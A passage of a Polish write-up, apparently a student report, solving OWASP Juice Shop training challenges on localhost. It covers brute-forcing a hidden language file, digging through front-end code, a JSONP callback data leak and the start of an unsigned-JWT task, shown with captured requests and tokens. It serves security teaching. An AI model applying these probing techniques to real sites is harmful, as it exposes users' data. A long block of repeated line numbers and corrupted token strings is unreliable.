
Prawidłową nazwą użytkownika powiązaną z otrzymanym hasłem okazał się J12934@juice-sh.op



5.3 Extra Language

Kolejnym challengiem było odnalezienie języka, który nigdy nie znalazł się w systemie produkcyjnym.

W prawym górnym rogu aplikacji możliwa jest zmiana jej języka.



Podczas zmiany języków w narzędziach developerskich można zauważyc, w jaki sposób nazywane są pliki zawierające poszczególne języki:

| Status | Method | Domain | File |
|--------|--------|----------------|------------|
| 200 | GET | localhost:3000 | pl_PL.json |
| 200 | GET | localhost:3000 | cs_CZ.json |
| 200 | GET | localhost:3000 | lv_LV.json |
| 200 | GET | localhost:3000 | fr_FR.json |
| 200 | GET | localhost:3000 | my_MM.json |

Podczas przeszukiwania Internetu w celu znalezienia informacji o językach wspieranych przez Juice Shop oraz tego, w jaki sposób te tłumaczenia są wykonywane znaleziona została strona <https://crowdin.com/project/owasp-juice-shop>. Porównując języki znajdujące się w bazie na powyższej stronie odnaleziony został język Klingon, którego nie ma w aplikacji Juice Shop. Jest to wymyślony język, lecz na Wikipedii jest podany kod tego języka:

| | |
|---|---|
| Język klingoński | |
| □□□□□ □□□ | |
| <i>tlhIngan Hol</i> | |
| Klasyfikacja genetyczna | |
| <ul style="list-style-type: none"> • Języki sztuczne • Języki artystyczne • Język klingoński | |
| Status oficjalny | |
| Organ regulujący | Klingon Language Institute. ¹ Marc Okrand |
| Kody języka | |
| Kod ISO 639-2 ² | tlh |
| Kod ISO 639-3 ³ | tlh |
| IETF | tlh |
| Glottolog | klin1234 ↗ |

Znany więc jest już pierwszy człon nazwy pliku, potrzebny jest jeszcze drugi – pisany wielkimi literami dwuznakowy kod. W celu odnalezienia pliku na stronie napisany został skrypt przeprowadzający atak brute force, który próbuje na stronie różne rodzaje nazw pliku w formacie tlh_XX.json.

Z wykorzystaniem tego skryptu (`find_language.py` w repozytorium) udało się znaleźć plik, o który chodziło i zadanie zostało ukończone.

```
SyntaxError: invalid syntax
kali㉿kali:~/Desktop$ python find_language.py
Found language file tlh_AA.json
kali㉿kali:~/Desktop$ █
```

W celu użycia skryptu należy go pobrać, a następnie uruchomić w odpowiednim miejscu (tam, gdzie jest pobrany) komendą:

`python find_language.py`

5.4 Blockchain Hype

Wyzwanie to opiera się o konieczność odnalezienia informacji o sprzedaży tokenów w obrębie analizowanej aplikacji webowej, przed tym, jak wspomniana informacja trafi do oficjalnych wiadomości twórców. Podpowiedź zawarta w treści sugeruje, iż analizie powinien zostać poddany kod aplikacji, w którym ukryte mogą być dalsze wskazówki koniecznego do przeprowadzenia ciągu akcji.

Pierwszym krokiem było włączenie inspektora kodu, który wbudowany jest w obsługiwany przeglądarkę. Następnie wyszukiwane przy pomocy narzędzia były pojęcia, które mogłyby być powiązane z przedmiotową sprawą. Do ów pojęć zaliczane były między innymi: „token”, „sale”, „token sale” oraz „token-sale”. Pierwsze dwie opcje zwracały zbyt wiele wyników, trzecia z kolei nie dostarczała żadnych informacji, natomiast ostatni parametr przynosił jeden wynik.




```

o.u0275cmp = t.Xpm({
  type: 0,
  selectors: [{"app-token-sale"]}], 
  decoders: 17,
  vars: 26,
  consts: [{"fxLayout", "row", "fxLayout.lt-md", "column", "fxLayoutGap", "20px", 1, "container"}, {"fxFlexAlign", "center", 1, "whitepaper-container", "offer-container"}, [3, "innerHTML"], [1, "div"]
  template: function(e, n) {
    1 & e && (t.TgZ(0, "mat-card")(1, "div", 0)(2, "div", 1)(3, "mat-card-header")(4, "mat-card-title"),
    t.t(6),
    t.Alo(6, "translate"),
    t.qZA());
  }
})

```

Następnie, po odnalezieniu przedstawionego fragmentu kodu, przystąpiono do analizy parametrów wchodzących w skład widocznej metody. Zamieszczonych było tam kilka linków, które nie były powiązane z aplikacją Juice Shop, a zewnętrznymi źródłami. Ostatni z parametrów natomiast prezentował się w sposób zbliżony do takiego, który przedstawiałby ścieżkę do pliku.



Po próbie przesyłania przytoczonego na grafice parametru jako rozwinięcia adresu URL bazowego dla Juice Shop, użytkownik przekierowany został na nową podstronę. Widoczna była na niej niewielkich rozmiarów ikona, która poddana została analizie przy ponownym wykorzystaniu inspektora przeglądarki.



Analiza obiektu nie wykazała nowych informacji, natomiast wykonane akcje uznane zostały przez Juice Shop jako wystarczające dla uznania wyzwania za zakończone. Obnażone zostały podatności związane z brakiem bezpieczeństwa kodu źródłowego.

5.5 Email Leak

Wyzwanie to dotyczyło wykonania próby ataku mającego na celu sprokurowanie wycieku danych, które nie powinny zostać udostępnione do informacji publicznej. Pomimo sugestii zawartej w tytule, odnoszącej się do wycieków odnoszących się do wiadomości mailowych bądź innych powiązanych aspektów, w projekcie skupiono się na pozyskaniu dowolnych dowodów wycieku.

W celu realizacji tego zadania wykonane zostały akcje przytaczane w poprzednich rozdziałach projektu, za pomocą których pozyskano metodę HTTP GET. Odnosiło się ono do informacji powiązanych z parametrami konta, z którego wykonywane są akcje. W trakcie przeprowadzania eksperymentu ruch sieciowy generowany był przez użytkownika jim@juice-sh.op.

```

Request
Pretty Raw Hex
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
4 Accept: application/json, text/plain, */*
5 Sec-Purpose: prefetch;prerender
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MiwidXNlcms5bWU1OiiLCJlbwFpbC16ImpbbUBqdWljZS1zaC5vcCIsInBhC3NB3jKIoiZTU0MNNhN2vjZjcyYjhkMTI4NjQ3NGZjNjEzZTVlNDU1LCJybzxlIjoY3vdG9tZXixLcjkZwx1eGVub2tlbiI6liisImxhc3RMb2dpbklwIjoilivicHjvZm1szU1tYwdlIjoiYXNzZXrL3B1YmxpY9pbWFnxMvdBsb2Fkcy9kZwZhdWx0LnNZYIsInRvdHB7ZWNyZXQioiIiLCJpcOpjdgIjMjAyMyOwNi0wMyAxNT01NDowNS43NTggKzAwOjAwTiwiZGVsZXRlZEFOijudWxsfsWa1WF0ijoXbKXRlZEFOiijoMjAyMyOwNi0wMyAxNT01NDowNS43NTggKzAwOjAwTiwiZGVsZXRlZEFOijudWxsfsWa1WF0ijoXNjg10TgxNjgwf0.JhD20dne968UPtVhFvb,CVqjqEULzIdi1pqlW8rTVLzBoX3gHajAOw_fGV5MGY200ob0dCbBmofBUIagLzA3VC1vhEPTlazsrN60xkZ3I_7qz4pXSeofjei05op0E5PpEv1GKWB9ETiMukfnNb-1KwJr5mq
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Purpose: prefetch
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=P9HLhwtoImT6s1szugC657UlclfxSPUmMulrc05uvZce2skzU1lCVzsZXFzkf25; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MiwidXNlcms5bWU1OiiLCJlbwFpbC16ImpbbUBqdWljZS1zaC5vcCIsInBhC3NB3jKIoiZTU0MNNhN2vjZjcyYjhkMTI4NjQ3NGZjNjEzZTVlNDU1LCJybzxlIjoY3vdG9tZXixLcjkZwx1eGVub2tlbiI6liisImxhc3RMb2dpbklwIjoilivicHjvZm1szU1tYwdlIjoiYXNzZXrL3B1YmxpY9pbWFnxMvdBsb2Fkcy9kZwZhdWx0LnNZYIsInRvdHB7ZWNyZXQioiIiLCJpcOpjdgIjMjAyMyOwNi0wMyAxNT01NDowNS43NTggKzAwOjAwTiwiZGVsZXRlZEFOijudWxsfsWa1WF0ijoXbKXRlZEFOiijoMjAyMyOwNi0wMyAxNT01NDowNS43NTggKzAwOjAwTiwiZGVsZXRlZEFOijudWxsfsWa1WF0ijoXNjg10TgxNjgwf0.JhD20dne968UPtVhFvb,CVqjqEULzIdi1pqlW8rTVLzBoX3gHajAOw_fGV5MGY200ob0dCbBmofBUIagLzA3VC1vhEPTlazsrN60xkZ3I_7qz4pXSeofjei05op0E5PpEv1GKWB9ETiMukfnNb-1KwJr5mq
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1296
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
196
```

Request

| Pretty | Raw | Hex |
|--|-----|-----|
| 1 GET /rest/user/whoami?callback=' HTTP/1.1 | | |
| 2 Host: localhost:3000 | | |
| 3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24" | | |
| 4 Accept: application/json, text/plain, */* | | |
| 5 Sec-Purpose: prefetch;prerender | | |
| 6 sec-ch-ua-mobile: ?0 | | |
| 7 Content-Length: 0 | | |
| 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36 | | |
| 9 sec-ch-ua-platform: "Linux" | | |
| 10 Purpose: prefetch | | |
| 11 Sec-Fetch-Site: same-origin | | |
| 12 Sec-Fetch-Mode: cors | | |
| 13 Sec-Fetch-Dest: empty | | |
| 14 Referer: http://localhost:3000/ | | |
| 15 Accept-Encoding: gzip, deflate | | |
| 16 Accept-Language: en-US,en;q=0.9 | | |
| 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=PSHLhwt0iM7G61S zugC657ULclfxSPUmMulrc05uvZCe2skzULLCVzsXZkzf25; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdwNjZXNzLiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbwFpbCI6ImppbUBqdWljZSlzaC5vcCIsInBhc3NBb33kIjoizTU0MWhN2VjZjcyYjhMTI | | |

Response

| Pretty | Raw | Hex | Render |
|--|-----|-----|--------|
| 1 HTTP/1.1 200 OK | | | |
| 2 Access-Control-Allow-Origin: * | | | |
| 3 X-Content-Type-Options: nosniff | | | |
| 4 X-Frame-Options: SAMEORIGIN | | | |
| 5 Feature-Policy: payment 'self' | | | |
| 6 X-Recruiting: #/jobs | | | |
| 7 Content-Type: text/javascript; charset=utf-8 | | | |
| 8 Content-Length: 152 | | | |
| 9 ETag: W/"98-MCH+/I46cVEpXpSpSUfEqQVyaao" | | | |
| 10 Vary: Accept-Encoding | | | |
| 11 Date: Mon, 05 Jun 2023 17:04:19 GMT | | | |
| 12 Connection: close | | | |
| 13 | | | |
| 14 /** typeof === 'function' && ({ "user":{ "id":2,"email":"jim@juice-sh.op", "lastLoginIp":"","profileImage": "assets/public/images/uploads/default.svg" } })); | | | |

Zawarte w odpowiedzi informacje nie powinny być dostępne do wglądu dla niepowołanych osób, możliwe jest zatem określenie występującego incydentu jako wyciek danych poza odpowiedni obszar. Parametr opisywany wcześniej, możliwy był również do zastosowania w odpowiednio spreparowanym adresie URL, kierowanym w stronę aplikacji. Dzięki niemu pozyskane zostały te same informacje, co w zaprezentowanym przykładzie.

5.6 Unsigned JWT

Zadanie polega na wygenerowaniu niepodpisanego tokenu JWT, który podszywa się pod (nieistniejącego) użytkownika jwtn3d@juice-sh.op. Jako pierwszy krok, odszukano JWT w żądaniach i odpowiedziach.

Request

| Pretty | Raw | Hex |
|---|-----|-----|
| 1 GET /rest/user/authentication-details/ HTTP/1.1 | | |
| 2 Host: localhost:3000 | | |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0 | | |
| 4 Accept: application/json, text/plain, */* | | |
| 5 Accept-Language: en-US,en;q=0.5 | | |
| 6 Accept-Encoding: gzip, deflate | | |
| 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdwNjZXNzLiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbwFpbCI6ImFkbWluQGplaWNlLXNoNm9iLiwiGFzc3dvcmQioIiWtKyMDIzYtdiYmQ3MzI1MDUxNm9iYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbisImRlbHV4ZVRva2VuIjoiIiwiibGFzdExvZ2luSXAiOiiXMycuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOijhcb3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RLZmFlbhRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOiijoIiwiiaXNBY3RpdmUiOnRydwUsImNyZWFOZWRBdC16ijIwmjMtMDUtMTUgMjA6MDQ6NDauNzM4ICswMDowMCIsInVwZGF0ZWRBdC16ijIwmjMtMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsImRlbGV0ZWRBdC16bnVsboHosImIhdCI6MTY4NTkxNDcwNiwiZxhwIjoxNjg1OTMyNzA2fQNaLjtvURbPoh8EmWxxpVGK3GoqvyVOTUJDbLQx-Y2Pwmb20xUSoy8EwKqe21aQdTfYMoqeJLIm1v7YZVhBRdcwwQPP97eSP7GF7gvebMZUzMaFnLtzoDlIgmjSFBCh1NBtG16CP9tIwnz8z30ZGSIStSGGfk67_eDxzVuFi9M" | | |
| 8 Connection: close | | |
| 9 Referer: http://localhost:3000/ | | |
| 10 Cookie: language=en; welcomebanner_status=dismiss; cJhc3NLdHMvCHVibGljL2ltYWdlcy91cGxvYWRzL2RLZmFlbhRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOiijoIiwiiaXNBY3RpdmUiOnRydwUsImNyZWFOZWRBdC16ijIwmjMtMDUtMTUgMjA6MDQ6NDauNzM4ICswMDowMCIsInVwZGF0ZWRBdC16ijIwmjMtMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsImRlbGV0ZWRBdC16bnVsboHosImIhdCI6MTY4NTkxNDcwNiwiZxhwIjoxNjg1OTMyNzA2fQNaLjtvURbPoh8EmWxxpVGK3GoqvyVOTUJDbLQx-Y2Pwmb20xUSoy8EwKqe21aQdTfYMoqeJLIm1v7YZVhBRdcwwQPP97eSP7GF7gvebMZUzMaFnLtzoDlIgmjSFBCh1NBtG16CP9tIwnz8z30ZGSIStSGGfk67_eDxzVuFi9M" | | |
| 11 Sec-Fetch-Dest: empty | | |
| 12 Sec-Fetch-Mode: cors | | |
| 13 Sec-Fetch-Site: same-origin | | |
| 14 | | |
| 15 | | |

Response

| Pretty | Raw | Hex | Render |
|---|-----|-----|-----------|
| "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2023-05-15T20:04:40.738Z", "updatedAt": "2023-05-16T21:25:20.623Z", "deletedAt": null | | | |
| "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdwNjZXNzLiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbwFpbCI6ImFkbWluQGplaWNlLXNoNm9iLiwiGFzc3dvcmQioIiWtKyMDIzYtdiYmQ3MzI1MDUxNm9iYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbisImRlbHV4ZVRva2VuIjoiIiwiibGFzdExvZ2luSXAiOiiXMycuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOijhcb3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RLZmFlbhRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOiijoIiwiiaXNBY3RpdmUiOnRydwUsImNyZWFOZWRBdC16ijIwmjMtMDUtMTUgMjA6MDQ6NDauNzM4ICswMDowMCIsInVwZGF0ZWRBdC16ijIwmjMtMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsImRlbGV0ZWRBdC16bnVsboHosImIhdCI6MTY4NTkxNDcwNiwiZxhwIjoxNjg1OTMyNzA2fQNaLjtvURbPoh8EmWxxpVGK3GoqvyVOTUJDbLQx-Y2Pwmb20xUSoy8EwKqe21aQdTfYMoqeJLIm1v7YZVhBRdcwwQPP97eSP7GF7gvebMZUzMaFnLtzoDlIgmjSFBCh1NBtG16CP9tIwnz8z30ZGSIStSGGfk67_eDxzVuFi9M" | | | |
| , | | | |
| { "id":2, "username": "", "email": "jim@juice-sh.op", "password": "*****" }, | | | |
| 0 matches | | | 0 matches |

```

Request
Pretty Raw Hex JSON Web Tokens
1 GET /rest/products/search?q= HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
